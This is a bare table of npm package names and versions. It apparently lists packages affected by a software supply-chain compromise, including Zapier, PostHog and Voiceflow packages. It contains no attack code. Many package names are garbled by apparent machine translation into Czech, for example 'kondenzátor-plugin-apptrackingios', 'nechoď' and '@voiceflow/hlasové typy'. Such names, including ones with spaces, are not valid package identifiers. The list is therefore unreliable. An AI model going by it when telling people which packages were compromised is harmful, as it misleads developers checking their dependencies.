| @voiceflow/nestjs-redis | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-timeout | 1.3.1, 1.3.2 |
| @voiceflow/npm-package-json-lint-config | 1.1.1, 1.1.2 |
| @voiceflow/openai | 3.2.2, 3.2.3 |
| @voiceflow/pino | 6.11.4, 6.11.3 |
| @voiceflow/pino-pretty | 4.4.2, 4.4.1 |
| @voiceflow/prettier-config | 1.10.2, 1.10.1 |
| @voiceflow/react-chat | 1.65.4, 1.65.3 |
| @voiceflow/runtime | 1.29.1, 1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3, 1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2, 1.43.1 |
| @voiceflow/poskytovatel-secrets | 1.9.3, 1.9.2 |
| @voiceflow/semantic-release-config | 1.4.2, 1.4.1 |
| @voiceflow/serverless-plugin-typescript | 2.1.7, 2.1.8 |
| @voiceflow/slate-serializér | 1.7.4, 1.7.3 |
| @voiceflow/stitches-react | 2.3.3, 2.3.2 |
| @voiceflow/storybook-config | 1.2.2, 1.2.3 |
| @voiceflow/stylelint-config | 1.1.1, 1.1.2 |
| @voiceflow/test-common | 2.1.1, 2.1.2 |
| @voiceflow/tsconfig | 1.12.2, 1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5, 1.1.4 |
| @voiceflow/utils-designer | 1.74.19, 1.74.20 |
| @voiceflow/verror | 1.1.5, 1.1.4 |
| @voiceflow/vite-config | 2.6.2, 2.6.3 |
| @voiceflow/vitest-config | 1.10.3, 1.10.2 |
| @voiceflow/hlasové typy | 2.10.59, 2.10.58 |
| @voiceflow/typy-voiceflow | 3.32.45, 3.32.46 |
| @voiceflow/widget | 1.7.18, 1.7.19 |
| @zapier/akce-AI | 0.1.20, 0.1.19, 0.1.18 |
| @zapier/babel-preset-zapier | 6.4.2, 6.4.1, 6.4.3 |
| @zapier/browserslist-config-zapier | 1.0.4, 1.0.3, 1.0.5 |
| @zapier/secret-scrubber | 1.1.5, 1.1.4, 1.1.3 |
| AI-Crowl-Shield | 1.0.7 |
| arc-cli-fc | 1.0.1 |
| asyncapi-preview | 1.0.2, 1.0.1 |
| atrix | 1.0.1 |
| model_automatizace | 1.0.491 |
| axios-builder | 1.2.1 |
| axios-cancelable | 1.0.2, 1.0.1 |
| řízený časem Axios | 1.0.2, 1.0.1 |
| barebones-css | 1.1.4, 1.1.3 |
| tisk-rámu-benmostyn | 1.0.1 |
| nejlepšígpiokontrolor | 1.0.10 |
| obousměrný adaptér | 1.2.2, 1.2.4, 1.2.5, 1.2.3 |
| blinqio-executions-cli | 1.0.41 |
| blob-to-base64 | 1.0.3 |
| bun-plugin-httpfile | 0.1.1 |
| kontrola bytecode-cli | 1.0.11, 1.0.8, 1.0.9, 1.0.10 |
| bajtů na x | 1.0.1 |
| kalkulovaný úrok z půjčky | 1.0.4 |
| kondenzátor-plugin-apptrackingios | 0.0.21 |
| nákup-pluginu-kondenzátoru | 0.1.1 |
| kondenzátor-plugin-scgssignwithgoogle | 0.0.5 |
| historie-nákupů-kondenzátorů | 0.0.10 |
| kondenzátorový-hlasový-diktafon-wav | 6.0.3 |
| stahování-rozšíření-pro-chrome | 0.0.3, 0.0.4 |
| claude-token-updater | 1.0.3 |
| coinmarketcap-api | 3.1.3, 3.1.2 |
| barvy-regex | 2.0.1 |
| command-irail | 0.5.4 |
| porovnat-obj | 1.1.1, 1.1.2 |
| kompozitní reduktor | 1.0.4, 1.0.3, 1.0.2, 1.0.5 |
| odpočítávání | 1.0.2, 1.0.1 |
| instrukce CPU | 0.0.14 |
| aplikace create-director | 0.1.1 |
| create-glee-app | 0.2.3, 0.2.2 |
| create-hardhat3-app | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| crypto-addr-codec | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboard-prázdný-stav | 1.0.3 |
| designstudiouiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| dialogflow-es | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| server s botem Discordu | 0.1.2 |
| docusaurus-plugin-vanilla-extract | 1.0.3 |
| nechoď | 1.1.2 |
| šablona dotnet | 0.0.3, 0.0.4 |
| drop-events-on-property-plugin | 0.0.2 |
| tester doručitelnosti e-mailů | 1.1.1 |
| enforce-branch-name | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| ethereum-ens | 0.8.1 |
| evm-checkcode-cli | 1.0.15, 1.0.12, 1.0.13, 1.0.14 |
| přesný ticker | 0.3.5 |
| expo-audio-session | 0.2.1 |
| espressa | 1.1.3 |
| s tlustými prsty | 1.0.2, 1.0.1 |
| převrácení prvků | 1.0.2, 1.0.1 |
| vyhledávač Firestore | 1.2.3 |
| fittxt | 1.0.3, 1.0.2 |
| stohy na vklady | 1.0.2, 1.0.1 |
| zploštit-rozploštit | 1.0.2, 1.0.1 |
| formik-error-focus | 2.0.1 |
| obchod Formik | 1.0.1 |
| fuzzy-finder | 1.0.5, 1.0.6 |
| gate-evm-check-code2 | 2.0.3, 2.0.4, 2.0.5, 2.0.6 |
| gate-evm-tools-test | 1.0.7, 1.0.8, 1.0.5, 1.0.6 |
| gatsby-plugin-cname | 1.0.2, 1.0.1 |
| generátor-meteor-skladem | 0.1.6 |
| generátor-ng-itobuz | 0.0.15 |
| získat-je-argumenty | 1.3.3 |
| akce-pro-generátor na GitHubu | 2.1.28, 2.1.27 |
| gitsafe | 1.0.5 |
| go-šablona | 0.1.8, 0.1.9 |
| gulp-inject-envs | 1.2.2, 1.2.1 |
| haufe-axera-api-client | 0.0.1, 0.0.2 |
| hope-mapboxdraw | 0.1.1 |
| hopedraw | 1.0.3 |
| prototyp-designu-při-hoveru | 0.0.5 |
| httpness | 1.0.3, 1.0.2 |
| hyper-fullfaceing | 1.0.3 |
| hyperterm-hipster | 1.0.7 |
| ids-css | 1.5.1 |
| ids-enterprise-mcp-server | 0.0.2 |
| ids-enterprise-ng | 20.1.6 |
| ids-enterprise-typování | 20.1.6 |
| obrázek-to-uri | 1.0.2, 1.0.1 |
| náhodný výběr pluginu pro nespavost | 1.0.4 |
| invo | 0.2.2 |
| miniaplikace železný štít | 0.0.2 |
| tlačítko ito | 8.0.3 |
| itobuz-úhlové | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| itobuz-úhlové-tlačítko | 8.0.11 |
| Jacob Zuma | 1.0.2, 1.0.1 |
| jaetut-varit-test | 1.0.2 |
| jan-browser | 0.13.1 |
| jQuery-bindings | 1.1.3, 1.1.2 |
| jsonsurge | 1.0.7 |
| právě opečené | 1.7.1 |
| kill-port | 2.0.3, 2.0.2 |
| korejská-administrativní-oblasti-geo-json-util | 1.0.7 |
| kwami | 1.5.9, 1.5.10 |
| kódy jazyků | 1.0.2, 1.0.1 |
| licence-o-matic | 1.2.2, 1.2.1 |
| lint-staged-imagemin | 1.3.1, 1.3.2 |
| lite-serper-mcp-server | 0.2.2 |
| luno-api | 1.2.3 |
| manuální fakturační systém miniaplikace API | 1.3.1 |
| oznámení o pluginu Medusa | 0.0.3 |
| protokoly pluginu Medusa | 0.0.17 |
| medusa-plugin-momo | 0.0.68 |
| recenze-pluginu-medusa-kvy | 0.0.4 |
| medusa-plugin-zalopay | 0.0.40 |
| kontrolní číslice mod10 | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| my-saeed-lib | 0.1.1 |
| n8n-nodes-tmdb | 0.5.1 |
| n8n-nodes-vercel-ai-sdk | 0.1.7 |
| n8n-nodes-viral-app | 0.2.5 |
| nanoreset | 7.0.2, 7.0.1 |
| další kruhová závislost | 1.0.3, 1.0.2 |
| next-simple-google-analytics | 1.1.1, 1.1.2 |
| další-styl-nprogress | 1.0.4, 1.0.5 |
| ngx-useful-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| normální obchod | 1.3.1, 1.3.4, 1.3.3, 1.3.2 |
| objekt-to-css | 1.0.3, 1.0.2 |
| okta-react-router-6 | 5.0.1 |
| open2internet | 0.1.1 |
| orbit-boxicons | 2.1.3 |
| nástroje pro kreslení mlhoviny na oběžné dráze | 1.0.10 |
| editor-mlhoviny-orbit | 1.0.2 |
| orbit-soap | 0.43.13 |
| orchestrální asistentka | 12.1.2 |
| tester balíčků | 1.0.1 |
| kopírka aktiv pro balíky | 1.1.3, 1.1.2 |
| pdf-anotace | 0.0.2 |
| piklit | 1.0.1 |
| piko-uid | 1.0.4, 1.0.3 |
| pkg-readme | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| posthog-docusaurus | 2.0.6 |
| posthog-js | 1.297.3 |
| uzel posthog | 4.18.1, 5.13.3, 5.11.3 |
| posthog-plugin-hello-world | 1.0.1 |
| posthog-react-native | 4.11.1, 4.12.5 |
| přehrávání nativní relace v Posthog React | 1.2.2 |
| prime-one-table | 0.0.19 |
| prompt-eng | 1.0.50 |
| maličký požadavek | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8, 1.0.7 |
| taggery komponent React | 0.1.9 |
| react-data-to-export | 1.0.1 |
| inspektor-prvku-promptu-react | 0.1.18 |
| reagovat-favic | 1.0.2 |
| react-hook-form-persist | 3.0.2, 3.0.1 |
| ikony-react-jam | 1.0.2, 1.0.1 |
| react-keycloak-context | 1.0.8, 1.0.9 |
| nastavení knihovny React | 0.0.6 |
| react-linear-loader | 1.0.2 |
| react-micromodal.js | 1.0.2, 1.0.1 |
| react-native-datepicker-modal | 1.3.1, 1.3.2 |
| react-native-email | 2.1.1, 2.1.2 |
| react-native-fetch | 2.0.1, 2.0.2 |
| react-native-get-pixel-dimensions | 1.0.2, 1.0.1 |
| pokyny pro react-native-google-maps | 2.1.2 |
| ikony-react-native-jam | 1.0.2, 1.0.1 |
| úroveň-nativního-logu-react | 1.2.2, 1.2.1 |
| zaškrtávací políčko react-native-modest | 3.3.1 |
| react-native-modest-storage | 2.1.1 |
| react-native-phone-call | 1.2.2, 1.2.1 |
| react-native-retriable-fetch | 2.0.1, 2.0.2 |
| react-native-use-modal | 1.0.3 |
| react-native-viewfinder | 1.2.2, 1.2.1 |
| react-native-websocket | 1.0.4, 1.0.3 |
| Funkce nativního workletu React | 3.3.3 |
| react-qr-image | 1.1.1 |
| redif | 1.0.5 |
| prohlížeč rediffů | 0.0.7 |
| redux-router-kit | 1.2.2, 1.2.4, 1.2.3 |
| rollup-plugin-httpfile | 0.2.1 |
| sa-company-registration-number-regex | 1.0.2, 1.0.1 |
| said-gen | 1.0.4, 1.0.5 |
| stejnýstejný | 1.0.3 |
| scgs-capacitor-subscribe | 1.0.11 |
| scgsffcreator | 1.0.5 |
| set-nested-prop | 2.0.1, 2.0.2 |
| shelf-jwt-sessions | 0.1.2 |
| shell-exec | 1.1.4, 1.1.3 |
| šrot shinhan-limit | 1.0.3 |
| využití dovedností | 0.1.2, 0.1.1 |
| příběhy-solomon-api | 1.0.2 |
| příběhy-solomon-v3 | 1.15.6 |
| solomon-v3-ui-wrapper | 1.6.1 |
| řazení podle vzdálenosti | 2.0.1 |
| informace o jihoafrických průkazech totožnosti | 1.0.2 |
| stat-fns | 1.0.1 |
| sklad | 2.3.2 |
| Super-commit | 1.0.1 |
| svelte-autocomplete-select | 1.1.1 |
| štíhlý a opečený | 1.1.3, 1.1.2 |
| tanstack-shadcn-table | 1.1.5 |
| tcsp | 2.0.2 |
| tcsp-draw-test | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| šablona-knihovna | 1.1.4, 1.1.3 |
| šablona-mikro-služby | 1.0.3, 1.0.2 |
| houževnatý aport | 2.3.3, 2.3.2 |
| testovací-slévárenská-aplikace | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| testovací aplikace pro ochrannou přilbu | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| test23112222-api | 1.0.1 |
| tiaan | 1.0.2 |
| token.js-fork | 0.7.32 |
| aplikace trigo-react | 4.1.2 |
| typografický plot | 1.2.2, 1.2.3 |
| typeorm-orbit | 0.2.27 |
| undefsafe-typed | 1.0.4, 1.0.3 |
| horská oblast | 0.5.4 |
| nahrát do obchodu Play | 1.0.2, 1.0.1 |
| url-kódování-dekódování | 1.0.2, 1.0.1 |
| použít-neuložené-změny | 1.0.9 |
| platný-jihoafrický-průkaz-osobnosti | 1.0.3 |
| šablona vf-oss | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-browserupdate-nuxt | 1.0.5 |
| web-scraper-mcp | 1.1.4 |
| webové-typy-htmx | 0.1.1 |
| webové typy osvětlené | 0.1.1 |
| webpack-loader-httpfile | 0.2.1 |
| galerie-expert-ng-wellness | 5.1.1 |
| dědek | 1.0.9, 1.0.10 |
| úložiště Zapier-async | 1.0.3, 1.0.2, 1.0.1 |
| zapier-platform-cli | 18.0.4, 18.0.3, 18.0.2 |
| jádro platformy zapier | 18.0.4, 18.0.3, 18.0.2 |
| schéma platformy Zapier | 18.0.4, 18.0.3, 18.0.2 |
| Zapier skripty | 7.8.3, 7.8.4 |
| zuper-cli | 1.0.1 |
| zuper-sdk | 1.0.57 |
| zuper-stream | 2.0.9 |

